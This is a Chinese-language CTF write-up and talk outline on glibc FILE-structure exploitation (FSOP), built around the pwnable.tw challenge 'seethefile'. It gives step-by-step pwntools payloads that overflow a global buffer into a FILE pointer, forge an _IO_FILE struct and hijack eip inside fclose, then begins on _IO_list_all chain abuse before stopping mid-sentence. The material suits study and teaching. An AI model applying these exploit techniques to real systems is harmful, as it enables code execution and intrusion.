FSOP - exploit file structure

> 百度安全Backer Talk 第二期议题
>
> #fsop

大纲

- 概述
- 结合题目 seethefile熟悉文件指针结构，分析文件流函数执行过程
- exploit
- 另一种文件流劫持方法
- 参考资料

概述

通常情况下，文件指针的利用有这几种方式：

- 覆盖vtable
- 覆盖fp
- _IO_acquire_lock等溢出
- FSOP

本议题将以一道比较简单的ctf题为例， _IO_acquire_lock中溢出的方式来缕清执行流程、熟悉结构体，进而分析FSOP的利用思路。

seethefile

> 题目来源：pwnable.tw

1. 对照运行结果查看相应代码

```
➜  seethefile ./seethefile
###########################################################
   This is a simple program to open,read,write a file
   You can open what you want to see
   Can you read everything ?
###########################################################
---------------MENU--------------
  1. Open
  2. Read
  3. Write to screen
  4. Close
  5. Exit
---------------------------------
Your choice :1
```


- 文件打开读取关闭功能，打开的文件名不能带 `flag`

```
.bss:0804B080 ; char filename[64]
.bss:0804B080 filename          db 40h dup(?)
.bss:0804B080
.bss:0804B0C0                   public magicbuf
.bss:0804B0C0 ; char magicbuf[416]
.bss:0804B0C0 magicbuf          db 1A0h dup(?)
.bss:0804B0C0
.bss:0804B260                   public name
.bss:0804B260 name              db 20h dup(?)
.bss:0804B260
.bss:0804B280                   public fp
.bss:0804B280 ; FILE *fp
.bss:0804B280 fp                dd ?
.bss:0804B280
.bss:0804B280 _bss              ends
```

- 发现写入全局变量 `name` 是可溢出覆盖到相邻的 `fp` 指针

2. 触发崩溃

```python
def exploit(p):
    p.sendlineafter("choice :","5")
    p.recvuntil("name :")
    gdb.attach(p)
    payload = "a"*36
    p.sendline(payload)
```



`fclose+23` 处提示有段错误，此时 `esi` = aaaa，即我们覆盖的值

！！所以，我们覆盖的 `fd` 应为一个地址而不是一个字符串

3. 分析原因

   下载 `glibc 2.23` 源码搜索 `_IO_new_fclose` 可在 `iofclose.c` 中看到定义：

```
29  #if _LIBC
30  # include "../iconv/gconv_int.h"
31  # include <shlib-compat.h>
32  #else
33  # define SHLIB_COMPAT(a, b, c) 0
34  # define _IO_new_fclose fclose
35  #endif
36
37  int
38  _IO_new_fclose (_IO_FILE *fp)
```

同时发现覆盖的`aaaa`为结构体`IO_FILE`，查看定义：


注意图中的`chain`

```
241  struct _IO_FILE {
242    int _flags;   /* High-order word is _IO_MAGIC; rest is flags. */
243  #define _IO_file_flags _flags
244
245    /* The following pointers correspond to the C++ streambuf protocol. */
246    /* Note:  Tk uses the _IO_read_ptr and _IO_read_end fields directly. */
247    char* _IO_read_ptr; /* Current read pointer */
248    char* _IO_read_end; /* End of get area. */
249    char* _IO_read_base;  /* Start of putback+get area. */
250    char* _IO_write_base; /* Start of put area. */
251    char* _IO_write_ptr;  /* Current put pointer. */
252    char* _IO_write_end;  /* End of put area. */
253    char* _IO_buf_base; /* Start of reserve area. */
254    char* _IO_buf_end;  /* End of reserve area. */
255    /* The following fields are used to support backing up and undo. */
256    char *_IO_save_base; /* Pointer to start of non-current get area. */
257    char *_IO_backup_base;  /* Pointer to first valid character of backup area */
258    char *_IO_save_end; /* Pointer to end of non-current get area. */
259
260    struct _IO_marker *_markers;
261
262    struct _IO_FILE *_chain;
263
264    int _fileno;
265  #if 0
266    int _blksize;
267  #else
268    int _flags2;
269  #endif
270    _IO_off_t _old_offset; /* This used to be _offset but it's too small.  */
271    // 8 bytes
272
273  #define __HAVE_COLUMN /* temporary */
274    /* 1+column number of pbase(); 0 is unknown. */
275    unsigned short _cur_column;
276    signed char _vtable_offset;
277    char _shortbuf[1];
278
279    /*  char* _save_gptr;  char* _save_egptr; */
280
281    _IO_lock_t *_lock;
282  #ifdef _IO_USE_OLD_IO_FILE
283  };
```

- 当`fp`指针为正常指针时


```
$esi    : 0x0804c410  →  0xfbad2488
```

来看看它的结构：




```
gef➤  p *(struct _IO_FILE_plus *) 0x804c410
$12 = {
  file = {
    _flags = 0xfbad2488,
    _IO_read_ptr = 0x0,
    _IO_read_end = 0x0,
    _IO_read_base = 0x0,
    _IO_write_base = 0x0,
    _IO_write_ptr = 0x0,
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x0,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0xf7fb1cc0 <_IO_2_1_stderr_>,
    _fileno = 0x3,
    _flags2 = 0x0,
    _old_offset = 0x0,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = "",
    _lock = 0x804c4a8,
    _offset = 0xffffffffffffffff,
    _codecvt = 0x0,
    _wide_data = 0x804c4b4,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0x0,
    _unused2 = '\000' <repeats 39 times>
  },
  vtable = 0xf7fb0ac0 <_IO_file_jumps>
}
```

就是下边这么个链表：



每一个节点的开头为`_flags`，正常的`_flags`前两个字节为`0xfbad`

exploit


直接结合程序来一步步绕过对结构体的检测

把溢出到`fp`的内容换成地址`0x0804B260`即全局变量`name`的地址

```
bss_name = 0x0804B260

def exploit(p):
    p.sendlineafter("choice :","5")
    p.recvuntil("name :")
    gdb.attach(p)
    payload = "a"*32 + p32(bss_name)
```

崩溃信息如下：




可以看到箭头指向的前面用 `DWORD PTR [esi+0x48]` 给 `edx` 为 `0`，导致箭头处访问 `0x8` 处的内存导致出错。

不妨把 `edx` 设置为一个地址：

```
9   bss_name = 0x0804B260
10  deadbeef = 0x0804B284 # bss_name + 36
11
12  def exploit(p):
13      p.sendlineafter("choice :","5")
14      p.recvuntil("name :")
15      gdb.attach(p)
16      payload = "a"*32 + p32(bss_name)
17      payload += p32(0xdeadbeef) + "\x00"*(0x46 - len(payload) - 4)
18      payload += p32(deadbeef)
19
```

0x46偏移处，将edx设置为0xdeadbeef


仍存在段错误：



溢出的地方为 `edx` 寄存器，分析发现对应结构体中：`_lock` 成员的值

```
gef➤  p * (struct _IO_FILE_plus *)0x0804B260
$1 = {
  file = {
    _flags = 0x61616161,
    _IO_read_ptr = 0x61616161 <error: Cannot access memory at address 0x61616161>,
    _IO_read_end = 0x61616161 <error: Cannot access memory at address 0x61616161>,
    _IO_read_base = 0x61616161 <error: Cannot access memory at address 0x61616161>,
    _IO_write_base = 0x61616161 <error: Cannot access memory at address 0x61616161>,
    _IO_write_ptr = 0x61616161 <error: Cannot access memory at address 0x61616161>,
    _IO_write_end = 0x61616161 <error: Cannot access memory at address 0x61616161>,
    _IO_buf_base = 0x61616161 <error: Cannot access memory at address 0x61616161>,
    _IO_buf_end = 0x804b260 <name> 'a' <repeats 32 times>, "`\262\004\b", <incomplete sequence \336>,
    _IO_save_base = 0xdeadbeef <error: Cannot access memory at address 0xdeadbeef>,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0x0,
    _flags2 = 0x0,
    _old_offset = 0x0,
    _cur_column = 0x0,
    _vtable_offset = 0x84,
    _shortbuf = "\262",
    _lock = 0x804
  },
  vtable = 0x0
}
```

查看崩溃之前执行的指令




修正payload：


```python
bss_name = 0x0804B260
# deadbeef = 0x0804B284 # bss_name + 36
ptr_2_zero = 0x0804B288 # bss_name + 36 + 4

def exploit(p):
    p.sendlineafter("choice :","5")
    p.recvuntil("name :")
    gdb.attach(p)
    payload = "a"*32 + p32(bss_name)
    payload += "\x00"*(0x48 - len(payload))
    payload += p32(ptr_2_zero)

```



查看崩溃前指令



OK，已经很接近了，即：

`eax` = `ebx + eax * 1 + 0x94` = `bss_name + 0 + 0x94`

那么我们可以通过设置`bss_name + 0x94`处的值从而设置`eax`，进而控制`call`的参数

如下步骤可以控制eip：

1. 找出要调用的函数地址记为`func_addr`，写入某个可控区域记为`func_ptr`
2. 将`func_ptr - 0x44`写入`bss_name + 0x94`

修正payload，下面的payload将eip设置为`0xcafebabe`

```
bss_name = 0x0804B260
ptr_2_zero = 0x0804B288 # bss_name + 36 + 4
func_addr = 0xcafebabe

func_ptr = bss_name + 28

def exploit(p):
    p.sendlineafter("choice :","5")
    p.recvuntil("name :")
    # gdb.attach(p,"b *fclose\nb *0xf7e68910\nb *0xf7e70485\nb *0xf7e5cabb\nc\n")
    gdb.attach(p)
    payload = "a"*28 + p32(func_addr) + p32(bss_name)
    payload += "\x00"*(0x48 - len(payload))
    payload += p32(ptr_2_zero)
    payload += "\x00"*(0x94 - len(payload))
    payload += p32(func_ptr - 0x44)

```

```
[ registers ]
$eax   : 0x0804b238  →  0x00000000
$ebx   : 0x0804b260  →  0x61616161 ("aaaa"?)
$ecx   : 0xf7dfe700  →  0xf7dfe700  →  [loop detected]
$edx   : 0x00000000
$esp   : 0xffffcf4c  →  0xf7e68922  →  <_IO_file_close_it+274> add esp, 0x10
$ebp   : 0xffffcfa8  →  0xffffcff8  →  0x00000000
$esi   : 0x00000000
$edi   : 0x00000000
$eip   : 0xcafebabe                    WIN!
$eflags: [carry parity ADJUST zero SIGN trap INTERRUPT direction overflow RESUME virtualx86
$cs: 0x0023  $ss: 0x002b  $es: 0x002b  $fs: 0x0000  $gs: 0x0063  $ds: 0x002b
[ stack ]
0xffffcf4c|+0x00: 0xf7e68922  →  <_IO_file_close_it+274> add esp, 0x10   ←$esp
0xffffcf50|+0x04: 0x0804b260  →  0x61616161
0xffffcf54|+0x08: 0xf7fb1000  →  0x001b1db0
0xffffcf58|+0x0c: 0xffffcff8  →  0x00000000
0xffffcf5c|+0x10: 0xf7fb1000  →  0x001b1db0
0xffffcf60|+0x14: 0xf7fb1000  →  0x001b1db0
0xffffcf64|+0x18: 0x0804b260  →  0x61616161
0xffffcf68|+0x1c: 0xf7dfe700  →  0xf7dfe700  →  [loop detected]
[ code:i386 ]
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0xcafebabe
[ threads ]
[#0] Id 1, Name: "seethefile", stopped, reason: SIGSEGV
[ trace ]
```

另一种方法

上面介绍结构体的时候有个`_chain`，这个是做什么的呢?

还有`_IO_list_all`这个东东，看起来里边的东西都可以伪造，能不能利用呢？

在glibc源码中搜索`_IO_list_all`可以在`genops.c`中找到主要的几个使用了该结构体的函数：

```
void _IO_link_in (struct _IO_FILE_plus *fp)
void _IO_un_link (struct _IO_FILE_plus *fp)
int _IO_flush_all_lockp (int do_lock)
```

重点来看第三个函数。
精简后的代码如下：

```
758  int _IO_flush_all_lockp (int do_lock)
759  {
760    int result = 0;
761    struct _IO_FILE *fp;
762    int last_stamp;
763    last_stamp = _IO_list_all_stamp;
764    fp = (_IO_FILE *) _IO_list_all;
765    while (fp != NULL)
766      {
767        run_fp = fp;
768        if (((fp->_mode <= 0 &&
769              fp->_IO_write_ptr > fp->_IO_write_base)) &&
770             _IO_OVERFLOW (fp, EOF) == EOF)
771          result = EOF;
772        run_fp = NULL;
773        fp = fp->_chain;
774      }
775    return result;
776  }
777
```

如果巧妙地控制判断的条件，伪造`_IO_list_all`结构体，则可以设置`fp`为任意地址。

全局搜索可以看到`_IO_flush_all_lockp`在`abort.c`中是`fflush`预处理后真实的样子，被函数`abort()`调用。

往上继续跟踪，最后被`assert()`调用。

调用链为：
assert() ➜ __assert_fail() ➜ __assert_fail_base() ➜ abort() ➜ _IO_flush_all_lockp()

此时我们发现`_IO_flush_all_lockp`出现的场景非常多，包括

